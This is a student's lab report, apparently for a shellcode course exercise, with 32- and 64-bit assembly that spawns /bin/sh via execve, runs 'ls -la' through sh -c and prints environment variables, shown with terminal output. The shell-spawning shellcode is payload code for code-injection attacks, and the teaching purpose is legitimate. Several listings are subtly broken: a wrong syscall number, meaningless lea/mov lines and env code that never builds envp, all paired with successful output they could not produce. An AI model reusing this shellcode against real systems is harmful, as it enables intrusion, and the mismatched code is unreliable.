8     push edx           ; Now the register edx has the value "h/0/0/0"
9     push "/bas"
10    push "/bin"
11    mov ebx, esp        ; Get the string address
12
13    ; Construct the argument array argv[]
14    push eax            ; argv[1] = 0
15    push ebx           ; argv[0] points to "/bin//sh"
16    mov ecx, esp       ; Get the address of argv[]
17
18    ; For environment variable
19    xor edx, edx        ; No env variables
20
21    ; Invoke execve()
22    xor eax, eax        ; eax = 0x00000000
23    mov al, 0x0b        ; eax = 0x0000000b
24    int 0x80
  
```

Then after executing the command `./mysh` we get into bash shell,




The screenshot shows a terminal window titled "SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$ echo $$
10467
hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$ exit
exit
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ echo $$
9671
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$
```

The terminal window has a dark purple background. On the left side, there is a vertical dock with various application icons. At the bottom of the window, there is a taskbar with the Windows logo, a search bar, and several application icons. The system tray on the right shows the date and time as 9:36 PM on 6/11/2023. An "Activate Windows" watermark is visible in the bottom right corner of the terminal window.

- **Task 1.c. Providing Arguments for System Calls Inside mysh.s, in Lines ❶ and ❷, we construct the argv[] array for the execve() system call. Since our command is /bin/sh, without any command-line arguments, our argv array only contains two elements: the first one is a pointer to the command string, and the second one is zero. In this task, we need to run the following command, i.e., we want to use execve to execute the following command, which uses /bin/sh to execute the "ls -la" command.**

Ans: When we execute the command “ /bin/sh -c "ls -la" ” we get,




The screenshot shows a terminal window titled "hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup". The user has executed the command `/bin/sh -c "ls -la"`. The output is as follows:

```
total 40
drwxrwxr-x 2 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 11 21:45 .
drwxr-xr-x 3 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 10 01:41 ..
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 484 Jun 10 02:00 convert.py
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 294 Dec 27 2020 Makefile
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4512 Jun 11 21:35 mysh
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 266 Jun 11 18:09 mysh2.s
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 378 Jun 11 03:58 mysh_64.s
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 448 Jun 11 21:35 mysh.o
-rwxrwxrwx 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 821 Jun 11 21:35 mysh.s
```

The terminal window also shows a sidebar with application icons and a taskbar at the bottom with a search bar and various application icons. An "Activate Windows" watermark is visible in the bottom right corner of the terminal window.

Later, we were asked to execute “ls -la” using the /bin/sh which means to running of command internally from the code (mysh.s). We can see the code for the following,



The image shows a virtual machine environment with two windows. The top window is a text editor titled 'mysh.s' showing assembly code. The bottom window is a terminal titled 'hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup' showing the compilation and execution of the assembly code.

Assembly Code (mysh.s):

```
1 section .text
2 global _start
3 _start:
4     ; Store the argument string on stack
5     mov edx, "h***" ; moving string "h***" to register edx
6     shl edx, 24     ; shifting the bits left for 24 bits
7     shr edx, 24     ; shifting the bits right for 24 bits
8     push edx        ; Now the register edx has the value "h/0/0/0"
9     push "/bas"
10    push "/bin"
11    push "/usr"
12    mov ebx, esp     ; Get the string address
13
14    ; Construct the argument array argv[]
15    push eax         ; argv[1] = 0
16    push ebx         ; argv[0] points to "/bin//sh"
17    mov edx, "-l"
18    lea ecx, [edx+3]
19    mov edx, "ls"
20    lea ecx, [edx+10]
21    mov edx, "-c"
22    lea ecx, [edx+4]
23    mov ecx, esp     ; Get the address of argv[]
24
25    ; For environment variable
26    xor edx, edx     ; No env variables
27
28    ; Invoke execve()
29    xor eax, eax     ; eax = 0x00000000
30    mov al, 0x08     ; eax = 0x00000008
```

Terminal Output:

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
mysh.s:17: warning: character constant too long [-w+other]
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$ ls -al
total 72
drwxrwxr-x 2 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 12 00:13 .
drwxr-xr-x 3 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 10 01:41 ..
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 294 Dec 27 2020 Makefile
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 484 Jun 10 02:00 convert.py
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 584 Jun 12 00:06 myenv
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 528 Jun 12 00:06 myenv.o
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 445 Jun 12 00:03 myenv.s
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4544 Jun 12 00:13 mysh
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 480 Jun 12 00:11 mysh.o
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 974 Jun 12 00:11 mysh.s
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 560 Jun 11 23:22 mysh2
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 496 Jun 11 23:22 mysh2.o
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 266 Jun 11 23:20 mysh2.s
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4728 Jun 11 16:01 mysh_64
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 640 Jun 11 03:57 mysh_64.o
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 378 Jun 11 03:58 mysh_64.s
hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$
```

- **Task 1.d. Providing Environment Variables for execve()**

In this task, we will write a shellcode called myenv.s. When this program is executed, it executes the "/usr/bin/env" command, which can print out the following environment variables:

The screenshot shows a virtual machine window titled "SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox". The main window is a terminal with the following commands and output:

```
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 myenv.s -o myenv.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld --omagic -m elf_i386 myenv.o -o myenv
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./myenv
aaa=1234
bbb=5678
cccc=1234
```

Below the terminal, a text editor window titled "myenv.s" is open, showing the assembly code for the shellcode. The code is as follows:

```
1 section .text
2 global _start
3 _start:
4     BITS 32
5     jmp short two
6 one:
7     pop ebx
8     xor eax, eax
9     mov edx, 0x31323334
10    mov [ebx+7], al
11    mov edx, 0x35363738
12    mov [ebx+8], ebx
13    mov edx, 0x31323334
14    mov [ebx+12], eax
15    lea ecx, [ebx+8]
16    xor edx, edx
17    mov al, 0x0b
18    int 0x80
19 two:
20    call one
21    db '/usr/bin/env' ; the command string
22    db 'aaa' ; placeholder for argv[0]
23    db 'bbb' ; placeholder for argv[1]
24    db 'cccc'
```

The text editor window also shows a taskbar at the bottom with various application icons and a system tray with the date and time (12:07 AM, 6/12/2023).

- **Task 2: Using Code Segment**

Tasks. You need to do the followings:

(1) Please provide a detailed explanation for each line of the code in mysh2.s, starting from the line labeled one. Please explain why this code would successfully execute the /bin/sh program, how the argv[] array is constructed, etc.

Ans: From the code,


The provided code begins by jumping to the instruction at location two, which in turn performs another jump to location one using the call instruction. The call instruction acts as a function call, saving the address of the next instruction as the return address before jumping to the target location. This allows the program to return to the instruction immediately after the call when the function completes.

In this specific example, the instruction following the call (Line 2) does not contain an actual instruction; instead, it serves as a placeholder to store a string. However, this is inconsequential because the call instruction pushes the address of the string onto the stack as the return address in the function frame. Upon entering the function, which occurs after jumping to location one, the top of the stack holds the return address. Consequently, the pop ebx instruction at Line 1 retrieves the address of the string from the stack and saves it to the ebx register. This is how the address of the string is obtained.

The string at Line 2 is not a complete string; rather, it acts as a placeholder. The program needs to construct the necessary data structures within this placeholder. Since the address of the string has already been obtained, it becomes easy to derive the addresses of all the data structures constructed inside this placeholder.

(2) Please use the technique from mysh2.s to implement a new shellcode, so it executes /usr/bin/env, and it prints out the following environment variables:

Ans: Here we have changed to code such that it can return environment variables



The screenshot displays a VirtualBox VM window titled 'SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox'. It contains two windows: a terminal and a text editor.

The terminal window, titled 'Terminal', shows the following commands and output:

```
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh2
a=11
b=22
```


The text editor window, titled 'Text Editor', shows the assembly code for 'mysh2.s':

```
1 section .text
2 global _start
3 _start:
4     BITS 32
5     jmp short two
6
7 one:
8     pop ebx
9     xor eax, eax
10    mov edx, 0x3131
11    mov [ebx+7], al
12    mov edx, 0x3232
13    mov [ebx+8], ebx
14    mov [ebx+12], eax
15    lea ecx, [ebx+8]
16    xor edx, edx
17    mov al, 0x0b
18    int 0x80
19
20 two:
21    call one
22    db '/usr/bin/env'
23    db 'a'
24    db 'b'
```

The text editor window also shows tabs for 'mysh.s', 'mysh2.s', 'mysh_64.s', and 'myenv.s'. The status bar at the bottom indicates 'Ln 1, Col 14' and 'INS'.


- **Task 3: Writing 64-bit Shellcode**

Here in 64-bit shellcode we use register like rdx, rsi, rax, rsp and after executing the command `./mysh_64`, It returned



The terminal window shows the following commands and output:

```
hemanthsalkumarmaddhuri@VM: ~/Downloads/Labsetup
hemanthsalkumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
hemanthsalkumarmaddhuri@VM:~/Downloads/Labsetup$ ld mysh_64.o -o mysh_64
hemanthsalkumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh_64
$ echo $$
11550
$ exit
hemanthsalkumarmaddhuri@VM:~/Downloads/Labsetup$
```



The text editor window shows the assembly code for `mysh_64.s`:

```
1 section .text
2 global _start
3 _start:
4 ; The following code calls execve("/bin/sh", ...)
5 xor rdx, rdx ; 3rd argument
6 push rdx
7 mov rax, '/bin//sh'
8 push rax
9 mov rdi, rsp ; 1st argument
10 push rdx
11 push rdi
12 mov rsi, rsp ; 2nd argument
13 xor rax, rax
14 mov al, 0x3b ; execve()
15 syscall
```

Summary:

From the Software Security, Shell Code Lab I have understood how to code in assembly language also how is shell code useful for other kind of attacks such as buffer-overflow attack. Shellcode plays a significant role in code injection attacks and is known for its complexity. The process of crafting shellcode from scratch is both challenging especially completion of task 1.a, 1.b, 1.c and 1.d. Shellcode involves various intriguing techniques, and this lab aims to provide students with a comprehensive understanding of these techniques. By doing so, students can develop the skills necessary to write their own shellcode.